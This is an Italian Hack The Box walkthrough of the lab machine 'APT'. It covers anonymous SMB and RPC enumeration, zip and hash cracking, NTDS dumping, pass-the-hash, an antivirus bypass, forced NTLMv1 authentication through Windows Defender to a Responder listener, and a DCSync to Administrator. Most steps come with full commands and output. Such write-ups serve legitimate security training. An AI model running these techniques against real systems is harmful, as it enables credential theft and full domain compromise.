

APT | Kaosam

Il mio profilo -> <https://www.hackthebox.eu/home/users/profile/149676>

Risultati port scanning:

```
root@unknown:~/Desktop# nmap -sC -sV 10.10.10.213
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-15 10:17 CEST
Nmap scan report for 10.10.10.213
Host is up (0.058s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 10.0
|_ http-methods:
|_   Potentially risky methods: TRACE
|_   http-server-header: Microsoft-IIS/10.0
|_   http-title: Gigantic Hosting | Home
135/tcp    open  msrpc     Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.16 seconds
```

Alla porta 80 c'è un servizio HTTP attivo, se si va infatti sul browser compare il seguente sito web:



Si tratta di Gigantic Hosting, un servizio di hosting fittizio. Esplorando il sito, non c'è nulla che possa essere interessante.

Sulla porta 135, invece è attivo RPC. E' possibile dunque tentare un'enumerazione con rpcmap di Impacket (<https://github.com/SecureAuthCorp/impacket/blob/master/examples/rpcmap.py>), cercando quali metodi permettono un accesso anonimo:

```
python3 rpcmap.py 'ncacn_ip_tcp:10.10.10.213' -brute-opnums -auth-level 1
-opnum-max 5
```

Viene fuori che è possibile accedere in modo anonimo per Opnum 3 e 5:

```
Protocol: [MS-DCOM]: Distributed Component Object Model (DCOM) Remote
Provider: rpcss.dll
UUID: 99FCFEC4-5260-101B-BBCB-00AA0021347A v0.0
Opnum 0: rpc_x_bad_stub_data
Opnum 1: rpc_x_bad_stub_data
Opnum 2: rpc_x_bad_stub_data
Opnum 3: success
Opnum 4: rpc_x_bad_stub_data
Opnum 5: success
```

Cercando su Google l'UUID sopra riportato, è possibile procedere utilizzando il seguente script trovato in rete: <https://github.com/mubix/IOXIDResolver/blob/master/IOXIDResolver.py> tentando un enumerazione anonima delle interfacce di rete:

```
root@unknown:~/Desktop# python3 IOXIDResolver.py -t 10.10.10.213
[*] Retrieving network interface of 10.10.10.213
Address: apt
Address: 10.10.10.213
Address: dead:beef::b885:d62a:d679:573f
Address: dead:beef::d4db:33d1:dccc:b54
```

E' stato quindi ottenuto l'indirizzo ipv6 della macchina. Aggiungendo la riga seguente agli host (nano /etc/hosts) è possibile ottenere piu' informazioni adesso, tramite un altro port scanning (nmap con opzione -6).

dead:beef::b885:d62a:d679:573f apt.htb

```
root@unknown:~/Desktop# nmap -sC -sV -6 apt.htb
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-15 11:56 CEST
Nmap scan report for apt.htb (dead:beef::b885:d62a:d679:573f)
Host is up (0.052s latency).
Not shown: 991 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Gigantic Hosting | Home
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2021-04-15T10:07:32+00:00)
135/tcp   open  msrpc        Microsoft Windows RPC
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Default-First-Site-Name)
|_ ssl-cert: Subject: commonName=apt.htb.local
|_   Subject Alternative Name: DNS:apt.htb.local
|_   Not valid before: 2020-09-24T07:07:18
|_   Not valid after: 2050-09-24T07:17:18
|_   ssl-date: 2021-04-15T10:07:32+00:00; +10m52s from scanner time.
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (SMB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap     Microsoft Windows Active Directory LDAP (Default-First-Site-Name)
```

Aperta la porta 445, ci si può collegare dunque con smbclient:

```
root@unknown:~/Desktop# smbclient -L \\apt.htb
Enter WORKGROUP\root's password:
Anonymous login successful

      Sharename      Type      Comment
      -----
      backup         Disk
      IPC$           IPC       Remote IPC
      NETLOGON       Disk     Logon server share
      SYSVOL         Disk     Logon server share
apt.htb is an IPv6 address -- no workgroup available
```

Dentro la share backup, c'è uno zip (accediamo con l'opzione -N che per comodità non chiede ogni volta la password):

```
root@unknown:~/Desktop# smbclient -N //apt.htb/backup
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0   Thu Sep 24 09:30:52 2020
..               D          0   Thu Sep 24 09:30:52 2020
backup.zip       A 10650961  Thu Sep 24 09:30:32 2020

10357247 blocks of size 4096. 6966691 blocks available
smb: \>
```

Con il comando:

```
get backup.zip
```

scarichiamo in locale il file per analizzarlo.

Se si prova con il comando unzip, si vede subito che il file è protetto con una password, quindi si può provare a craccarlo (usando fcrackzip con la famosa wordlist "rockyou"):

```
fcrackzip -D -p /usr/share/wordlists/rockyou.txt backup.zip
```

```
root@unknown:~/Desktop# fcrackzip -D -p /usr/share/wordlists/rockyou.txt backup.zip
possible pw found: iloveyousomuch ()
```

Ora sempre con unzip, possiamo estrarre il contenuto:

```
unzip -P iloveyousomuch backup.zip
```

Sono presenti due cartelle ActiveDirectory e registry. Si tratta del database NTDS, possiamo quindi estrarre le hash con secretsdump di Impacket:

```
python3 secretsdump.py local -system registry/SYSTEM -security
registry/SECURITY -ntds Active\ Directory\ntds.dit -outputfile hashes
```

Come output viene fuori una lunga lista di utenti.

Andiamo a printarli in una lista in modo tale da poter eseguire in seguito un bruteforce, attraverso qualche tool. Usiamo awk per formattare i 2000 utenti trovati e scriverli su un file users.txt:

```
cat hashes.ntds | awk -F":" '{print $1}' > users.txt
```

Ottenuta la lista, si può provare un attacco bruteforce con kerbrute

(<https://github.com/TarlogicSecurity/kerbrute>):

```
kerbrute -dc-ip apt.htb -domain htb.local -users users.txt -outputfile validusernames.txt
```

```
root@unknown:~/Desktop# kerbrute -dc-ip apt.htb -domain htb.local -users users.txt -outputfile validusernames.txt
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Valid user => Administrator
[*] Blocked/Disabled user => Guest
[*] Blocked/Disabled user => DefaultAccount
[*] Valid user => APT$
[*] Blocked/Disabled user => krbtgt
[*] Valid user => henry.vinson
```

Gli utenti validi all'interno della Active Directory sono dunque Administrator, APT e henry.vinson.

Il tool usato in precedenza non prevede in input le hash, quindi dobbiamo utilizzare pyKerbrute

(<https://github.com/3gstudent/pyKerbrute>).

Modificando lo script python facendo sì che esso sia in grado di prendere in input una lista di hashes otteniamo l'hash valida, ovvero:

```
e53d87d42adaa3ca32bdb34a876cbffb
```

Nonostante questo con evil-winrm non si riesce ad ottenere una sessione:

```
evil-winrm -i apt.htb -u henry.vinson -H e53d87d42adaa3ca32bdb34a876cbffb
```

Avendo però a disposizione nello zip iniziale, anche il registro, è possibile usare reg.py (sempre di Impacket) verso il registry remoto:

```
python3 reg.py -hashes
aad3b435b51404eeaad3b435b51404ee:e53d87d42adaa3ca32bdb34a876cbffb
htb.local/henry.vinson@apt.htb query -keyName HKU\\Software
```

```
root@unknown:~/usr/share/doc/python3-impacket/examples# python3 reg.py -hashes aad3b435b51404eeaad3b435b51404ee:e53d87d42adaa3ca32bdb34a876cbffb htb.local/henry.vinson@apt.htb query -keyName HKU\\Software
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[!] Cannot check RemoteRegistry status. Hoping it is started...
HKU\Software
HKU\Software\GiganticHostingManagementSystem
HKU\Software\Microsoft
HKU\Software\Policies
HKU\Software\RegisteredApplications
HKU\Software\VMware, Inc.
HKU\Software\Wow6432Node
HKU\Software\Classes
```

Se usiamo lo stesso comando per andare dentro GiganticHost... otteniamo una password associata all'utente henry.vinson_adm:

```
root@unknown:~/usr/share/doc/python3-impacket/examples# python3 reg.py -hashes aad3b435
b51404eeaad3b435b51404ee:e53d87d42adaa3ca32bdb34a876cbffb htb.local/henry.vinson@apt.h
tb query -keyName HKU\\Software\\GiganticHostingManagementSystem
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[!] Cannot check RemoteRegistry status. Hoping it is started...
HKU\\Software\\GiganticHostingManagementSystem
    UserName      REG_SZ      henry.vinson_adm
    PassWord      REG_SZ      G1#Ny5@2dvht
```

Si può riprovare ora ad accedere con evil-winrm e otteniamo la shell per l'utente:

```
evil-winrm -i apt.htb -u henry.vinson_adm -p "G1#Ny5@2dvht"
```

```
root@unknown:~/Desktop/registry# evil-winrm -i apt.htb -u henry.vinson_adm -p "G1#Ny5@
2dvht"

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\henry.vinson_adm\Documents> whoami
htb\henry.vinson_adm
*Evil-WinRM* PS C:\Users\henry.vinson_adm\Documents>
```

Per proseguire l'enumerazione, scarichiamo Winpeas sulla macchina vittima ed eseguiamolo con:

```
Invoke-Binary winpeas.exe
```

Purtroppo viene rilevato come virus dal sistema, proviamo quindi a patchare con:

```
Bypass-4MSI
```

```
[+] Bypass-4MSI
[+] Dll-Loader
[+] Donut-Loader
[+] Invoke-Binary

*Evil-WinRM* PS C:\Users\henry.vinson_adm\Documents> Invoke-Binary enumeration/winpeas
.exe
At line:1 char:1
+ Invoke-Binary TVqQAAMAAAEAAAA//8AALgAAAAAAAAAAAAAAAAAAAAAAAAAAAA ...
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software
.
+ CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Com
mands.InvokeExpressionCommand
*Evil-WinRM* PS C:\Users\henry.vinson_adm\Documents> Bypass-4MSI

Warning: AV could be still watching for suspicious activity. Waiting for patching...

[+] Patched! :D
```

Rieseguiamo quindi il comando, e questa volta winpeas parte correttamente.

Con winpeas non si trova nulla di rilevante, quindi riproviamo a rieseguire il tutto, questa volta con Seatbelt. E con quest'ultimo salta all'occhio la dicitura, sotto NTLMSettings:

```
===== NTLMSettings =====  
  
LanmanCompatibilityLevel      : 2(Send NTLM response only)  
  
NTLM Signing Settings  
  ClientRequireSigning        : False  
  ClientNegotiateSigning      : True  
  ServerRequireSigning        : True  
  ServerNegotiateSigning      : True  
  LdapSigning                  : 1 (Negotiate signing)  
  
Session Security  
  NTLMMinClientSec            : 536870912 (Require128BitKey)  
  [!] NTLM clients support NTLMv1!  
  NTLMMinServerSec            : 536870912 (Require128BitKey)  
  
  [!] NTLM services on this machine support NTLMv1!
```

In questa repository:

https://github.com/Gl3bGl4z/All_NTLM_leak

sono listati tutti i servizi che possono portare ad un leak delle risposte NTLM alla versione 1 (più vulnerabile rispetto alla 2), tra cui Windows Defender.

Facciamo partire quindi in ascolto responder (<https://github.com/SpiderLabs/Responder>) già preinstallato su Kali. Prima di eseguirlo scriviamo però dentro la configurazione di responder (/etc/responder/Responder.conf), la stringa:

```
Challenge = 1122334455667788
```

e poi startiamo:

```
responder -I tun0 --lm
```


Nel mentre sulla shell di evil-winrm eseguiamo:

```
& "C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2102.4-0\MpCmdRun.exe" -Scan -ScanType 3 -File \\ipaddress\share\file.txt
```

```
[+] Generic Options:  
  Responder NIC           [tun0]  
  Responder IP            [10.10.14.52]  
  Challenge set           [1122334455667788]  
  Don't Respond To Names  ['ISATAP']  
  
[+] Listening for events...  
  
[SMB] NTLMv1 Client      : 10.10.10.213  
[SMB] NTLMv1 Username    : HTB\APT$  
[SMB] NTLMv1 Hash        : APT$:HTB:95ACA8C7248774CB427E1AE5B8D5CE6830A49B5BB858D384:95ACA8C7248774CB427E1AE5B8D5CE6830A49B5BB858D384:1122334455667788
```

E' stata ottenuta l'hash. Usiamo crack.sh per craccarla (anteponendo NTHASH):

NTHASH: 95ACA8C7248774CB427E1AE5B8D5CE6830A49B5BB858D384

A screenshot of the crack.sh web interface. It features a dark background with a green border around the submission form. The form includes fields for 'Token' (filled with 'NTHASH:95ACA8C7248774CB427E1AE5'), 'Priority' (a dropdown menu showing 'FREE! - \$0.00 USD'), and 'Email' (an empty text box). A blue button labeled 'SUBMIT FOR FREE!' is at the bottom of the form. The text 'SUBMIT A JOB!' is at the top left of the form area.

Dopo pochissimi secondi, arriva subito la risposta:

Your NETNTLM DES Cracking Job Results 👉 Inbox x



crack.sh <jobs@toorcon.org>
to me ▾

Crack.sh has successfully completed its attack against your NETNTLM handshake. The NT hash for the handshake is incli

Token: \$NETNTLM\$1122334455667788\$95ACA8C7248774CB427E1AE5B8D5CE6830A49B5BB858D384
Key: d167c3238864b12f5f82feae86a7f798

This run took 31 seconds. Thank you for using crack.sh, this concludes your job.

La chiave è dunque:

d167c3238864b12f5f82feae86a7f798

Ora che si ha la NT hash del dominio, con secretsdump di Impacket otteniamo l'hash per accedere come Administrator nel sistema:

```
python3 secretsdump.py 'htb.local/APT$@apt.htb' -hashes  
:d167c3238864b12f5f82feae86a7f798 -just-dc-user administrator
```



```

root@unknown:/usr/share/doc/python3-impacket/examples# python3 secretsdump.py 'htb.local/APT$@apt.htb' -hashes :d167c3238864b12f5f82feae86a7f798 -just-dc-user administrator
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c370bddf384a691d811ff3495e8a72e2:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:72f9fc8f3cd23768be8d37876d459ef09ab591a729924898e5d9b3c14db057e3
Administrator:aes128-cts-hmac-sha1-96:a3b0c1332eee9a89a2aada1bf8fd9413
Administrator:des-cbc-md5:0816d9d052239b8a
[*] Cleaning up...

```

Con evil-winrm finalmente otteniamo la shell:

```

evil-winrm -u administrator -i apt.htb -H
c370bddf384a691d811ff3495e8a72e2

```

```

root@unknown:/usr/share/doc/python3-impacket/examples# evil-winrm -u administrator -i
apt.htb -H c370bddf384a691d811ff3495e8a72e2

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> dir
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir

    Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---            4/16/2021   5:54 AM             34 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
c10d7b694f012d9698699b87d4ca21bc

```

Rooted!

Contattami su Twitter: <https://twitter.com/samuelpiatanesi>

Puoi trovare altri writeups sulla mia repo Github: <https://github.com/Kaosam/HTBWriteups>